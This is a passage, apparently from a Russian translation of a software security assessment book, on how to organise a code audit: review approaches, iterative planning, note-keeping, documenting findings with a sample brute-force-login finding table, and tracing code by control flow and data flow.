Это утверждение кажется очевидным, но люди часто недооценивают, сколько узнают в ходе проверки; разница может быть как день и ночь. Когда вы впервые садитесь за код, часто за деревьями не видно леса. Вы не знаете, где что находится, и не знаете, как начать. К концу проверки приложение может казаться почти знакомым другом. Вероятно, вы уже чувствуете личности разработчиков и можете определить, где код страдает от заброшенности, потому что все боятся к нему прикасаться. Вы знаете, кто только что прочитал книгу о шаблонах проектирования и решил построить самый удивительный в мире гибкий аспектно-ориентированный турбо-движок логирования, и хорошо представляете, какой разработчик оказался достаточно умен, чтобы обманом заставить этого человека работать именно над движком логирования.

Суть в том, что лучше всего вы квалифицированы находить более абстрактные уязвимости проектирования и логики ближе к концу проверки, когда у вас есть подробное знание работы приложения. Разумный процесс анализа кода должен использовать это наблюдение.

Анализ проектирования исключительно полезен для запуска процесса, приоритизации того, как выполняется проверка, и распределения работы между командой проверки. Однако он далек от панацеи безопасности. Вы регулярно будете сталкиваться с ситуациями, вроде перечисленных ниже, когда нужно пропустить начальный анализ проектирования или отбросить модель угроз, потому что она не применима к реализации:

• У вас может не быть проектной документации для анализа. К сожалению, это происходит постоянно.
• Проектная документация может быть настолько устаревшей, что бесполезна. К сожалению, это тоже происходит постоянно, особенно если проект невозможно было разумно реализовать или его просто не обновляли по мере продолжающейся разработки приложения.
• Может быть третья сторона, которая по той или иной причине не хочет давать вам доступ к проектной информации (обычно с участием юристов).
• Разработчики могут быть недоступны по разным причинам. Они даже могут считать вас врагом.
• Клиенты не хотят платить за анализ проектирования. Это не сюрприз, поскольку клиенты редко *хотят* платить за что-либо. Более или менее ваша задача как профессионала -- убедиться, что они получают максимальную отдачу за свои деньги, несмотря на них самих. Время дорого в консультационных и разработческих средах, поэтому лучше быть уверенным, что то, что вы делаете, является лучшим использованием вашего времени.

Приняв все предыдущие пункты, все же стоит поощрять выполнение анализа проектирования и модели угроз в первую очередь, когда это реалистично возможно. Если все сделано правильно, это может сделать всю оценку более гладкой.

Не утонуть

Этот процесс структурирован на основе обширного опыта выполнения анализов кода. Опытные аудиторы (в частности, ваши авторы) годами экспериментировали с разными методологиями и техниками, и некоторые из них сработали лучше других. Однако самое важное, чему научил этот опыт: лучше использовать несколько техник и периодически переключаться между ними по следующим причинам:

• Интенсивно концентрироваться можно только ограниченное время.
• Разные уязвимости легче находить с разных точек зрения.
• Разнообразие помогает поддерживать дисциплину и мотивацию.
• Разные люди думают по-разному.

Итеративный процесс

Метод выполнения проверки -- простой итеративный процесс. Он предназначен для использования два или три раза в течение рабочего дня. В целом этот метод работает хорошо, потому что можно переключиться на менее тяжелую аудиторскую активность, когда начинаете чувствовать, что теряете фокус. Конечно, ваш рабочий день, личная выносливость и предпочтительный график могут побудить вас адаптировать процесс дальше, но этот метод должен быть разумной отправной точкой.

Сначала вы начинаете анализ приложения с начальной фазы подготовки, на которой оцениваете, какая информация доступна, принимаете несколько ключевых решений о структуре аудита и выполняете анализ проектирования, если доступна адекватная документация и вы считаете это эффективным по времени. После этой начальной фазы цикл имеет три базовых шага:

1. *Планирование.* Потратьте некоторое время, чтобы решить, что делать дальше. Выберите стратегию аудита; в зависимости от стратегии может понадобиться выбрать цель или набор техник.
2. *Работа.* Выполните выбранную стратегию аудита, делая подробные заметки.
3. *Размышление.* На минуту убедитесь, что хорошо управляете временем и все еще движетесь по плану. Затем выясните, чему вы научились из только что выполненной работы.

Эти три шага повторяются до конца фазы анализа приложения, хотя выбор стратегий аудита меняется по мере того, как команда оценки лучше понимает кодовую базу.

Начальная подготовка

Нужно сориентироваться, прежде чем можно будет осмысленно копаться в коде. К этому моменту у вас должно быть много информации, но вы, вероятно, не знаете точно, с чего начать и что делать с этой информацией. Первое решение -- как вы будете обращаться со структурой проверки. Если документации мало, решение простое: в ходе проверки придется выводить проект из реализации. Если документация адекватна, ее можно использовать как базовую дорожную карту для структурирования проверки.

Есть три обобщенных подхода к выполнению оценки: сверху вниз, снизу вверх и гибридный. Первые два аналогичны типам декомпозиции компонентов в проектировании программного обеспечения. Как и в проектировании ПО, подход определяется вашим пониманием проекта на определенном уровне.

Подход сверху вниз

Подход сверху вниз (или **специализация**) отражает классический водопадный процесс разработки программного обеспечения и в основном является расширением процесса моделирования угроз, описанного в главе 2, "Анализ проектирования". При таком подходе вы начинаете с общего знания приложения, содержащегося в модели угроз. Затем продолжаете уточнять эту модель, проводя оценки реализации вдоль значимых для безопасности путей и компонентов, выявленных в модели. Этот подход сначала выявляет уязвимости проектирования, затем логические уязвимости реализации, а затем низкоуровневые уязвимости реализации. Эта техника хороша, если проектная документация полностью точна; однако любые расхождения между проектом и реализацией могут заставить вас проигнорировать значимые для безопасности пути кода. На практике такие расхождения вероятны, поэтому нужно установить дополнительные проверки для оценки путей, которые ваша модель считает нерелевантными для безопасности.

Подход снизу вверх

Подход снизу вверх (или **обобщение**) отражает другой классический подход к факторизации программного обеспечения. Проверка идет от реализации и пытается сначала установить уязвимости самого низкого уровня. Ценный аспект этого подхода состоит в том, что он позволяет построить понимание приложения, сначала оценивая кодовую базу. Затем можно разработать более высокоуровневые модели угроз и проектную документацию позднее в процессе проверки, когда ваше понимание приложения максимально. Недостаток в том, что этот подход медленный. Поскольку вы сначала полностью работаете от реализации, можно в итоге проверить много кода, не имеющего отношения к безопасности. Однако вы не узнаете этого, пока не разовьете более высокоуровневое понимание приложения.

Как часть проверки снизу вверх полезно поддерживать модель проектирования системы на протяжении всей оценки. Если обновлять ее после каждого прохода через итеративный процесс, можно быстро собрать высокоуровневую организацию. Эта модель проектирования не обязана

быть формальной. Напротив, лучше использовать формат, который легко обновлять и который может фиксировать потенциально неполную или неправильную информацию. Можно выбрать наброски DFD и диаграммы классов или простой текстовый файл для записи проектных заметок. Выбирайте подход, который считаете подходящим для итоговых результатов, которые вам нужны.

Гибридный подход

Гибридный подход -- это просто сочетание методов сверху вниз и снизу вверх, при котором вы чередуете подход по мере необходимости для разных частей приложения. Когда у вас нет точного проекта как основы проверки (что случается чаще, чем нет), гибридный подход является лучшим вариантом. Вместо того чтобы идти от модели угроз, вы используете собранную информацию, чтобы попытаться установить несколько критичных деталей приложения. Это делается с помощью сокращенного процесса моделирования, сосредоточенного на выявлении следующих высокоуровневых характеристик (из процесса анализа проектирования):

• *Общее назначение приложения.* Что приложение должно делать?
• *Активы и точки входа.* Как данные попадают в систему, и какая ценность есть в системе, которая может заинтересовать атакующего?
• *Компоненты и модули.* Каковы основные деления между компонентами и модулями приложения?
• *Межмодульные отношения.* На высоком уровне, как разные модули приложения взаимодействуют?
• *Фундаментальные ожидания безопасности.* Какие ожидания безопасности есть у легитимных пользователей этого приложения?
• *Основные границы доверия.* Какие основные границы принудительно обеспечивают ожидания безопасности?

Эти пункты могут казаться расплывчатыми, когда вы впервые сталкиваетесь с большим приложением, но именно поэтому сначала их можно определить широко. По мере продвижения можно уточнять понимание этих деталей. Также помогает сначала пройти несколько полных анализов проектирования. В конце концов, полезно знать, как процесс должен работать, прежде чем пытаться настраивать и сокращать его.

Планирование

На фазе планирования вы решаете, какую стратегию аудита использовать следующей. Эти стратегии аудита подробно описаны и оценены по нескольким критериям далее в этой главе, в разделе "Стратегии аудита кода". Однако сначала нужно понять несколько общих понятий, описанных в следующих разделах.

Учитывайте свои цели

Обычно в оценке приложения у вас несколько целей. Вы хотите обнаружить определенные классы ошибок реализации, которые легко найти поиском подстрок или использованием инструментов, особенно ошибки, распространенные по всему приложению. Cross-site scripting и SQL-инъекция -- два распространенных примера таких ошибок. Можно подробно проанализировать один или два экземпляра, но настоящая цель здесь -- быть максимально тщательным и попытаться составить список, который разработчики смогут использовать, чтобы исправить их все одним массовым усилием. Также вы хотите обнаружить ошибки реализации, требующие разумной степени понимания кода, например целочисленные переполнения, где нужно знать, что происходит на уровне ассемблера, но не обязательно понимать, что код пытается сделать на более высоком уровне абстракции.

По мере развития понимания вы хотите обнаруживать среднеуровневые логические и алгоритмические ошибки, требующие большего знания того, как работает приложение. Также вы хотите обнаруживать более высокоуровневые межмодульные проблемы, такие как синхронизация и неправильное использование интерфейсов. Если вы используете подход сверху вниз, можно определить такие уязвимости, работая только с проектной документацией и вводными от разработчиков. Если вы используете подход снизу вверх или гибридный подход, вы будете тратить время на анализ кодовой базы, чтобы создать рабочую модель проекта приложения, формальную или неформальную.

Выберите правильную стратегию

Раздел "Стратегии аудита кода" далее в этой главе описывает ряд вариантов продолжения проверки. Большинство этих стратегий одновременно работают в направлении одной или нескольких целей. Важно выбирать стратегии, которые подчеркивают перспективу и уровень абстракции той части проверки, на которой вы сосредоточены. Планирование должно учитывать стадии, на которых стратегия применима лучше всего. Если можно выполнить настоящий анализ сверху вниз, ход довольно прямолинеен, и стратегии идут от общего проекта и архитектуры приложения к конкретным проблемам реализации. Однако на практике почти никогда нельзя двигаться настолько чисто, поэтому этот раздел сосредоточен на соображениях для гибридного подхода.

Начало гибридной проверки обычно сосредоточено на более простых стратегиях, одновременно пытаясь построить более подробное понимание кодовой базы. По мере продвижения вы переходите к более трудным стратегиям, которые требуют большего знания реализации, но также дают более подробное понимание логики и проекта приложения. Наконец, нужно опираться на это знание и переходить к стратегиям, сосредоточенным на уязвимостях высокоуровневого проекта и архитектуры приложения.

Создайте главный список идей

По мере продвижения проверки нужно отслеживать разнообразную информацию о коде. Иногда эти детали можно потерять из-за их огромного объема. По этой причине рекомендуется поддерживать отдельный список способов, которыми можно эксплуатировать систему. Этот список не подробный; он просто включает идеи, которые приходят в голову во время работы и часто представляют интуитивное понимание кода. Поэтому полезно фиксировать их, когда они приходят, и проверять, когда есть время.

Выберите цель или задачу

Анализ большой кодовой базы подавляет, если нет способа разбить ее на управляемые фрагменты. Это особенно верно в начале оценки, когда у вас много возможных подходов и вы еще не знаете, какой лучше. Поэтому полезно определять цели для каждого шага и двигаться от них. Фактически некоторые стратегии аудита кода, описанные в этой главе, требуют выбрать какую-то цель. Выбирайте такую, которая полезна для выявления уязвимостей приложения и может быть разумно достигнута за период от двух до восьми часов. Это помогает держаться курса и не падать духом. Примеры целей в начале оценки включают выявление всех точек входа в коде и составление списков известных потенциально уязвимых используемых функций (например, непроверенных функций манипулирования строками). Более поздние цели могут включать трассировку сложного и потенциально уязвимого пути или проверку проекта высокоуровневого компонента относительно реализации.

Координация

При профессиональной проверке крупного приложения обычно вы работаете с другими аудиторами, поэтому нужно координировать усилия, чтобы предотвратить пересечение и максимально эффективно использовать время. В таких ситуациях помогает, если связанность модулей достаточно слабая, чтобы можно было выбирать отдельные части для проверки. Тогда можно просто делать заметки о том, какие потенциальные уязвимости связаны с набором интерфейсов модуля, а один из соаудиторов сможет продолжить процесс и проверить эти интерфейсы в собственном анализе.

К сожалению, разделения не всегда чистые, и вы можете оказаться перед несколькими сотнями KLOC spaghetti code. Разделить работу в таких ситуациях может быть невозможно. Однако если можно, следует тесно работать с другими аудиторами и часто общаться, чтобы предотвратить слишком большое пересечение. К счастью, небольшое пересечение может быть полезным, потому что некоторая степень двойного покрытия полезна для выявления уязвимостей в сложном коде. Не забывайте поддерживать хорошие заметки и информировать друг друга о своем статусе; иначе можно пропустить код или потратить на приложение вдвое больше времени.

Также нужно знать, когда координированная работа просто невозможна, особенно для меньших и менее модульных приложений. В таких приложениях усилие координации может быть больше, чем сама проверка приложения. Невозможно сказать, как принять это решение, потому что оно зависит от приложения и команды, выполняющей проверку. Нужно освоиться с людьми, с которыми вы работаете, и узнать, что лучше всего подходит им и вам.

Работа

Собственно шаг работы включает применение стратегий аудита кода, описанных в этой главе. Это объяснение звучит просто, но в шаг работы входит много усилий. Следующие разделы охватывают несколько соображений, которые нужно помнить на этом шаге.

Рабочие материалы

Регулируемые отрасли установили практики обращения с рабочими материалами, которые представляют собой просто заметки и документацию, собранные во время аудита. Индустрия информационной безопасности не настолько формализована, но все равно следует выработать привычку делать подробные заметки оценки. Сначала эта практика может казаться раздражающей, но вскоре вы обнаружите, что она бесценна. Ниже несколько причин поддерживать хорошие рабочие материалы:

• Заметки помогают организовать работу и обеспечить корректное покрытие кода.
• Рабочие материалы дают простой способ передать знания другому аудитору и помогают распределять работу между командой аудита.
• Клиенты часто ожидают, что консультант предоставит подробную документацию для обоснования выводов об уязвимостях и подтверждения покрытия кода.
• Приложение может требовать последующих проверок, а рабочие материалы могут резко сократить время, необходимое для выполнения этих проверок.

Знать ценность заметок -- одно, но у каждого аудитора свой стиль ведения заметок. Некоторым проверяющим достаточно простого текстового файла; другие используют электронные таблицы, перечисляющие модули и файлы. Можно даже создавать подробные таблицы, перечисляющие каждый класс, функцию и глобальный объект. Некоторые проверяющие разрабатывают специализированные плагины интегрированной среды разработки (IDE) с базой данных на заднем плане, чтобы помогать в генерации автоматических отчетов.

В конечном счете то, как вы ведете заметки, не так важно, как то, что вы записываете, поэтому вот несколько рекомендаций. Во-первых, заметки должны быть достаточно ясными, чтобы коллега мог приблизительно воспроизвести вашу работу, если вас нет. По аналогии с комментариями в коде, ясные и подробные заметки нужны не только для передачи знаний, но и полезны, когда приходится возвращаться к приложению, которое вы давно не видели. Во-вторых, заметки должны быть достаточно тщательными, чтобы устанавливать покрытие кода и поддерживать любые выводы. Эта рекомендация особенно важна для консультанта при работе с клиентами, но ценна и для внутренних проверок.

Не проваливайтесь в кроличьи норы

Иногда вы настолько увлекаетесь попыткой разобраться с захватывающей технической проблемой, что теряете из виду цель. Вы хотите выследить эту сложную и тонкую уязвимость, но рискуете пренебречь остальным приложением. Если повезет, путешествие в кроличью нору хотя бы многому научило вас о приложении, но это не будет иметь значения, если время просто закончится и вы не сможете завершить проверку. Эта ошибка довольно распространена у менее опытных проверяющих. Они настолько сосредоточены на поиске самой крупной критической проблемы, какую только могут найти, что игнорируют значительную часть кода и в итоге имеют мало результатов за значительные вложения времени. Поэтому обязательно балансируйте время и устанавливайте вехи, которые удерживают вас на курсе. Это может означать, что придется проигнорировать некоторые интересные возможности, чтобы дать клиенту (или работодателю) хорошее качество покрытия в срок. Отметьте эти возможные проблемы и попытайтесь вернуться к ним, если позже будет время. Если не сможете, обязательно отметьте их существование в отчете.

Делайте перерывы по мере необходимости

Ваш мозг способен выполнить только ограниченный объем анализа, и, вероятно, он делает значительную часть тяжелой работы даже тогда, когда вы не обращаете внимания. Иногда нужно отойти от проблемы и вернуться, когда подсознание закончит ее пережевывать. Перерыв не обязательно означает, что нужно прекратить работать. Возможно, нужно просто сменить активность и немного заняться более простыми задачами, которые все равно придется сделать, например применить менее тяжелую стратегию или добавить больше деталей в заметки. Такой "перерыв" может даже быть идеальным моментом для мелких административных задач, например подачи отчетов о командировочных расходах, которые вы откладывали последние шесть месяцев. Однако иногда перерыв действительно означает перерыв. Встаньте со стула и ненадолго выгляните в реальный мир.

Размышление

На шагах планирования и работы вы узнали о ценности заметок и записи всего, с чем сталкиваетесь в проверке. На шаге размышления нужно сделать шаг назад и посмотреть, чего вы достигли. Это дает возможность оценить и проанализировать имеющуюся информацию, не спотыкаясь о детали. Этот шаг позволяет строить более ясные планы по мере продолжения проверки.

Проверка статуса

Посмотрите, где вы находитесь в этой части проверки и какого прогресса достигаете. Чтобы помочь определить прогресс, задайте себе следующие вопросы:

• Что вы узнали о приложении?

• Сосредоточены ли вы на наиболее значимых для безопасности компонентах?
• Застряли ли вы на каких-либо ответвлениях или провалились ли в кроличьи норы?
• Есть ли в вашем главном списке идей много правдоподобных записей?
• Делали ли вы адекватные заметки и записали ли достаточно деталей для целей проверки?
• Если вы работаете по моделям и документации приложения (или разрабатываете их по ходу работы), точно ли эти модели отражают реализацию?

Конечно, этот список вопросов не исчерпывающий, но это хорошая отправная точка. Можно добавлять больше вопросов на основе конкретных деталей проверки. Включайте заметки о возможных вопросах в главный список идей и добавляйте их в проверку статуса по мере необходимости.

Переоценка

Иногда планы проваливаются. Возможно, вы начали с лучшими намерениями и всем контекстом, который, как вам казалось, был нужен, но все просто не работает. Например, вы начали со строгой проверки сверху вниз и обнаружили большие расхождения между проектом и фактической реализацией, или ваша проверка снизу вверх либо гибридная проверка сильно промахнулась. В таких случаях нужно переоценить подход и понять, откуда идут трудности. Возможно, вы выбрали неправильные цели или пытаетесь разделить работу способом, который просто невозможен. Правда в том, что ваше понимание приложения должно сильно меняться в ходе проверки, поэтому не беспокойтесь, если требуется изменить план.

Наконец, не путайте отсутствие выявленных уязвимостей со слабостью плана. Возможно, вы проверяете особенно хорошо разработанное приложение, или уязвимости достаточно сложны, чтобы требовать подробного понимания приложения. Поэтому не стоит слишком быстро менять подход.

Коллегиальная проверка

Получить ввод от другого аудитора кода, если возможно, очень ценно. Когда вы смотрите на один и тот же код несколько раз, у вас в голове складывается картина того, что он делает и как работает. Свежая перспектива может помочь найти вещи, которых вы иначе могли бы не увидеть, потому что не подумали о них или просто почему-то пропустили. (Как упоминалось, легко пробежать взглядом несколько строк кода, не обдумав полностью их последствия, особенно во время ночных аудитов кода!) Если есть другой проверяющий код, готовый посмотреть часть вашей работы, непременно сравните заметки. Интересное упражнение -- посмотреть один и тот же код без обсуждения, а затем сравнить, к чему вы оба пришли. Это упражнение может помочь увидеть любые несоответствия между тем, как каждый из вас считает, что работает код. Обычно коллегиальная проверка неосуществима для перепроверки всего аудита, потому что по сути это означает выполнить аудит дважды. Поэтому коллегиальные проверки должны сосредоточиться на частях кода, которые особенно сложны или где вы можете быть не уверены в своей работе.

Документирование и анализ

После завершения тяжелой работы нужно задокументировать выводы. Эта фаза по сути такая же, как финальная фаза модели угроз из главы 2, и можно использовать тот же базовый процесс документации. Таблица 4-2 -- пример выводов из главы 2, обновленный деталями реализации уязвимости.

Таблица 4-2. Резюме вывода

Threat	Brute-force login
Affected component	Human resources management login component
Module details	`login.php` (lines 49–63)
Vulnerability class	Authentication bypass
Description	Different errors are returned for invalid usernames and passwords, making usernames easier to identify. This error makes a successful brute-force attack much more likely against users with weak or easily guessed passwords.
Result	Untrusted clients can gain access to user accounts and, therefore, read or modify sensitive information.
Prerequisites	The application is located on the corporate intranet, limiting its exposure.
Business impact	A malicious third party can access a user's personal data, which could be a violation of federal privacy regulations.
Proposed remediation	Make error messages ambiguous so an attacker doesn't know whether the username or password is invalid. Lock the user account after repeated failed login attempts. (Three or five attempts would be appropriate.)
Risk	Damage potential: 6 Reproducibility: 8 Exploitability: 4 Affected users: 5 Discoverability: 8 Overall: 6.2

Этот пример, безусловно, функционален; однако это не единственный подход. Уровень детализации может различаться в зависимости от причин аудита и от того, для кого отчет. Следующий список считается полезной информацией для поддержки вывода о безопасности:

• *Местоположение уязвимости.* Эта информация (в строке Module details таблицы 4-2) должна быть довольно конкретной. Обычно следует включать имя файла, имя функции и номер строки в коде. Иногда уязвимость охватывает много строк кода (и, возможно, несколько функций); в таком случае можно опустить номер строки или дать диапазон строк. Также можно выбрать один вывод, представляющий повсеместную уязвимость; тогда эта информация будет содержать большой список местоположений или ссылаться на внешний список, сгенерированный инструментом или поиском.

• *Класс уязвимости.* Некоторая классификация природы ошибки: переполнение буфера, целочисленное переполнение, непроверенное копирование, опасное использование API или один из других классов уязвимостей, обсуждаемых в этой книге.

• *Описание уязвимости.* Это резюме уязвимости должно описывать, почему код, на который вы обращаете внимание, небезопасен. В некоторых случаях (например, общее переполнение буфера) нужно написать совсем немного, но более сложные или уникальные уязвимости могут требовать расширить описание дополнительными подробностями.

• *Предварительные условия.* Это список предварительных условий, которые должны быть истинны, чтобы уязвимость сработала. Список может включать параметры конфигурации или технические факторы, которые должны существовать, прежде чем уязвимость станет проблемой.

• *Бизнес-влияние.* Большинство проверок должно помещать технические риски в контекст бизнес-рисков. Указать бизнес-влияние может быть сложно, поскольку оно меняется в зависимости от того, кто должен развертывать приложение и как оно будет использоваться. Однако бизнес-факторы мотивируют проверку, поэтому выводы должны учитывать эти вопросы.

• *Исправление.* Возможно, эта информация в некоторых случаях не требуется или может быть всего одной-двумя строками, объясняющими, как разработчики могут исправить уязвимость. Однако при тесной работе с командой разработки раздел исправления может быть довольно подробным и предоставлять несколько вариантов устранения уязвимости.
• *Риск.* Эта оценка -- риск, определенный из серьезности уязвимости в сочетании с вероятностью эксплуатации. Рейтинговая система DREAD из главы 2 инкапсулирует эту информацию как общий рейтинг риска.
• *Серьезность.* Эта информация -- объем ущерба, который может быть причинен при успешной эксплуатации уязвимости. Рейтинговая система DREAD из главы 2 инкапсулирует серьезность в факторах риска damage potential и affected users.
• *Вероятность.* Эта информация -- вероятность успешной эксплуатации уязвимости. Рейтинговая система DREAD из главы 2 инкапсулирует вероятность в факторах риска reproducibility, discoverability и exploitability.

В общем случае нужно включить общее резюме того, как приложение показало себя. Было ли оно чрезвычайно безопасным, так что эксплуатируемые ошибки трудно найти? Или казалось, что разработчики не знали о соображениях безопасности? Назначение общей "оценки" может быть субъективным, поэтому убедитесь, что не звучите осуждающе или снисходительно. Вместо этого следует опираться на результаты, чтобы передать качество приложения, и пытаться выразить наблюдаемые тенденции и потенциал будущих проблем. После некоторого опыта компонент резюме станет проще, поскольку вы сможете чувствовать, насколько безопасно разработано приложение.

Отчетность и поддержка исправления

Хорошая оценка безопасности приложения не должна быть изолированным событием. Иногда выводы просто передаются дальше, и работа завершена. Однако большинство оценок требует некоторой степени последующего сопровождения и взаимодействия с командой разработки. Безопасность приложений часто недостаточно хорошо понимается, поэтому вы можете играть большую роль в выполнении исправления. В частности, разработчикам может потребоваться обучение природе выявленных вами уязвимостей. Им также может понадобиться, чтобы вы проверили предложенное исправление и выявили любые вопросы, которые не были адекватно учтены, или заметили введение новых уязвимостей.

Проверка исправления также может вводить дополнительные требования эксплуатационного анализа, что часто происходит с серьезными уязвимостями проектирования или массовыми проблемами реализации. Серьезные проблемы могут быть слишком дорогими или затратными по времени для адекватного устранения. Поэтому команде разработки может потребоваться ваша помощь в выявлении временных мер и эксплуатационных защит, способных дать дополнительную уверенность.

Исследование уязвимостей имеет собственный уникальный процесс, хотя обычно у исследователя есть всего одна-две ошибки критического риска, заслуживающие публикации. Объем работы, необходимый для документирования, сообщения и сопровождения всего одной ошибки, легко может превысить усилия, нужные для сопровождения внутренней оценки с 30 выводами. Проблему нужно технически задокументировать и сообщить сторонним поставщикам, что обычно довольно прямолинейно. Обычно исследователь создает эксплойты для нескольких платформ перед тем, как связаться с поставщиком. Этот шаг служит финальной проверкой здравого смысла для анализа и однозначно устанавливает риск проблемы на случай, если ее эксплуатируемость будут оспаривать.

Поставщик обычно просит как минимум месяц на исправление ошибки. В какой-то момент исследователь должен подготовить информацию к публикации, и ее нужно тщательно проверить и

сверить факты. Исследователи также могут отвечать за создание сигнатур систем обнаружения вторжений (IDS) и проверок для сканеров или за создание надежных эксплойтов, пригодных для использования тестировщиками на проникновение. Перед публикацией их иногда просят проверить исправление разработчика, и они часто помогают маркетинговому персоналу подготовить пресс-релиз, сопровождающий advisory. После публикации уязвимости исследователь иногда объясняет проблему журналистам и отвечает на вопросы, возникшие в связи с раскрытием.

Навигация по коду

Есть несколько базовых способов перемещаться по функциям и модулям в исходном коде; они определяются тем, откуда вы начинаете, какова ваша цель и как вы следуете по коду. Заимствуя часть терминологии из других дисциплин, навигацию по коду можно описывать через **чувствительность к внешнему потоку** и **направление трассировки**.

Чувствительность к внешнему потоку

Когда вы анализируете целое приложение, вам нужны разные способы разложить его на более управляемые части. Один из самых простых способов сделать это -- изолировать внешний поток кода приложения, то есть то, как выполнение переходит от функции к функции, но не внутри функции. Он делится на две категории: **чувствительный к потоку управления** и **чувствительный к потоку данных**. Короткий пример поможет пояснить, что означает эта концепция:

```
int bob(int c) {
    if (c == 4) fred(c);
    if (c == 72) jim();
    for (; c; c--) updateglobalstate();
}
```

Сначала рассмотрите этот пример в контексте игнорирования внешнего потока управления и потока данных. Это означает, что вы просто читаете этот код сверху вниз; вы не переходите в вызываемые функции. Можно заметить, что код использует некоторые сигнальные значения для вызова `fred()` и `jim()` и, похоже, доверяет своему входному параметру `c`. Однако весь ваш анализ должен быть изолирован этой функцией.

Рассмотрите тот же пример с точки зрения, чувствительной к потоку управления. В этом случае вы начинаете читать эту функцию и видите вызов `fred()`. Поскольку вы раньше не видели `fred()`, вы открываете ее и начинаете изучать. Затем вы трассируете вызов `jim()` и делаете то же самое для вызова `updateglobalstate()`. Конечно, каждая из этих функций может вызывать другие незнакомые функции, поэтому подход, чувствительный к потоку управления, требует оценить каждую из них. Такой подход вполне может привести к чтению десятков функций, прежде чем вы закончите этот простой путь кода.

Теперь предположим, что вы следуете только потоку данных, соответствующему данным в переменной `c`, и игнорируете любой поток управления, который не влияет на эти данные напрямую. При таком подходе вы трассируете вызов `fred()`, потому что туда передается переменная `c`. Однако этот анализ просто игнорирует `jim()`, потому что она не влияет на данные.

Наконец, если бы вы следовали и потоку управления, и потоку данных, у вас было бы некоторое представление о том, каким может быть значение `c` на входе в эту функцию. Возможно, вы держали бы в уме конкретное значение или возможное множество значений. Например, если вы знаете, что `c` не может быть равно 4, вы не стали бы читать `fred()`. Но если бы вы подозревали, что `c` может быть равно 72, вам нужно было бы трассировать `jim()`.

Если вы не занимались анализом кода много раз, вы, вероятно, предположили бы, что самый полезный метод сочетает подходы, чувствительные к потоку управления и к потоку данных, потому что так вы внимательно следуете тому, что может произойти при выполнении программы. Вас может удивить, что многие опытные аудиторы в основном полагаются на техники, не чувствительные ни к потоку управления, ни к потоку данных. Они делают это, чтобы уменьшить число мысленных переключений контекста и эффективнее использовать свое время. В общем случае эффективнее анализировать функции изолированно и трассировать поток кода только тогда, когда это абсолютно необходимо.

Примечание

Анализ потока -- важная концепция в проектировании компиляторов, и различия между потоком управления и потоком данных здесь упрощены для целей обсуждения. Однако настоящая теория компиляторов куда сложнее, и за нее стоит браться только дипломированным специалистам по computer science.

Направление трассировки

При трассировке кода можно идти одним из двух путей: прямой трассировкой, которую обычно выполняют для оценки функциональности кода, и обратной трассировкой, которую обычно выполняют для оценки достижимости кода.

Прямую трассировку можно выполнять с использованием любого из четырех типов чувствительности к потоку, описанных выше. Прямые трассировки, учитывающие поток управления и/или поток данных, начинаются в точках входа, на границах доверия или с первой строки ключевых алгоритмов. Прямые трассировки, игнорирующие поток управления и поток данных, начинаются с первой строки файла или с начала реализации модуля. Все четыре техники являются важными базовыми процессами анализа кода.

Обратная трассировка обычно начинается с фрагмента кода, определенного как **кандидатная точка**, которая представляет потенциальную уязвимость в системе. Примеры включают выполнение динамических SQL-операторов, использование неограниченных копирований строк или обращение к динамически создаваемым путям файлов. Кандидатные точки обычно выявляют с помощью какой-либо формы автоматизированного анализа или проходя по коду утилитой `grep` для поиска известных уязвимых шаблонов. После выявления кандидатных точек проверяющий трассирует от них назад к точкам входа приложения.

Преимущество обратной трассировки в том, что она включает меньше путей кода, чем прямая трассировка. Недостаток в том, что она настолько сильна, насколько хорош ваш выбор кандидатных точек, поэтому есть риск пропустить эксплуатируемые пути, если вы не рассмотрели допустимые кандидатные точки. Кроме того, вы обычно полностью пропускаете уязвимости, связанные с логикой, потому что они редко аккуратно отображаются на алгоритмически обнаруживаемые кандидатные точки.

Стратегии аудита кода

Этот раздел вводит ряд стратегий аудита кода и объясняет их сильные и слабые стороны. Помните, что эти стратегии можно (и часто необходимо) сочетать, чтобы учитывать нюансы анализируемого приложения. Также приветствуется разработка собственных стратегий на основе того рабочего процесса, который кажется вам наиболее удобным.

В следующих разделах описаны три базовые категории стратегий аудита кода, и все три полезны в разных ситуациях. Следующий список кратко резюмирует эти категории:

• *Стратегии понимания кода (CC).* Эти стратегии предполагают прямой анализ исходного кода для обнаружения уязвимостей и улучшения вашего понимания приложения.
• *Стратегии кандидатных точек (CP).* Эти стратегии включают два отдельных шага. Сначала создается список потенциальных проблем с помощью какого-либо механизма или процесса. Затем исходный код исследуется, чтобы определить релевантность этих проблем.
• *Стратегии обобщения проектирования (DG).* Эти стратегии, немного более гибкие по природе, предназначены для анализа потенциальных логических и проектных дефектов среднего и высокого уровня.

Каждое описание стратегии в следующих разделах включает оценочную карточку, чтобы можно было легко сравнивать более тонкие моменты. Таблица 4-3 дает легенду для понимания этих карточек.

Таблица 4-3. Легенда оценочных карточек стратегий аудита

Start point	Where tracing begins for the strategy
End point	The goal for the strategy or where tracing ends
Tracing method	Defines the types of external code flow analysis and tracing direction associated with the strategy
Goal	Identifies the purpose of the strategy, meaning what general types of vulnerabilities it targets
Difficulty	The difficulty of using the strategy; however, difficulty generally decreases as you gain a better understanding of the code. These measures are defined as follows: Easy Moderate Hard Very hard
Speed	A measure of how quickly you can perform the strategy, which is often affected by its difficulty. These measures are defined as follows: Very slow Slow Medium Fast Very fast
Comprehension impact	A measure of how much this review strategy builds your understanding of the application's function, including the design and implementation. Strategies with a higher comprehension impact are usually more difficult but pay off by allowing you to identify more complex flaws. These measures are defined as follows:

	Very low Low Medium High Very high
Abstraction	Identifies the level at which the strategy operates, which determines the types of vulnerabilities it identifies and the existing knowledge you need to apply the strategy. These levels are defined as follows: Basic implementation: Vulnerabilities in implementation that can be identified without understanding the application's function or purpose; includes simple buffer overflows, format strings, and so forth. Complex implementation: More complex implementation vulnerabilities that can be identified with some additional application context but require no understanding of the function and purpose; includes integer and typing issues, synchronization issues, and so on. Implementation logic: Vulnerabilities identified from understanding the application's function at a module level but doesn't necessarily require knowing the high-level design abstractions. Design: Vulnerabilities in an application's abstract design. Architectural: Vulnerabilities in the high-level interaction between an application's components or its relationship with other systems; includes many classes of operational vulnerabilities.
Strengths	A summary of this strategy's common strengths compared to other strategies
Weaknesses	A summary of this strategy's common weaknesses compared to other strategies

Стратегии понимания кода

Стратегии понимания кода организованы вокруг обнаружения уязвимостей через прямой анализ кода. Обычно успех с этими техниками требует читать код и понимать его. Они требуют более высокой степени концентрации и дисциплины, чем другие техники, но окупаются тем, что вы изучаете кодовую базу. Как отмечалось в предыдущем маркированном списке, в дальнейшем обсуждении этих стратегий используется сокращение CC.

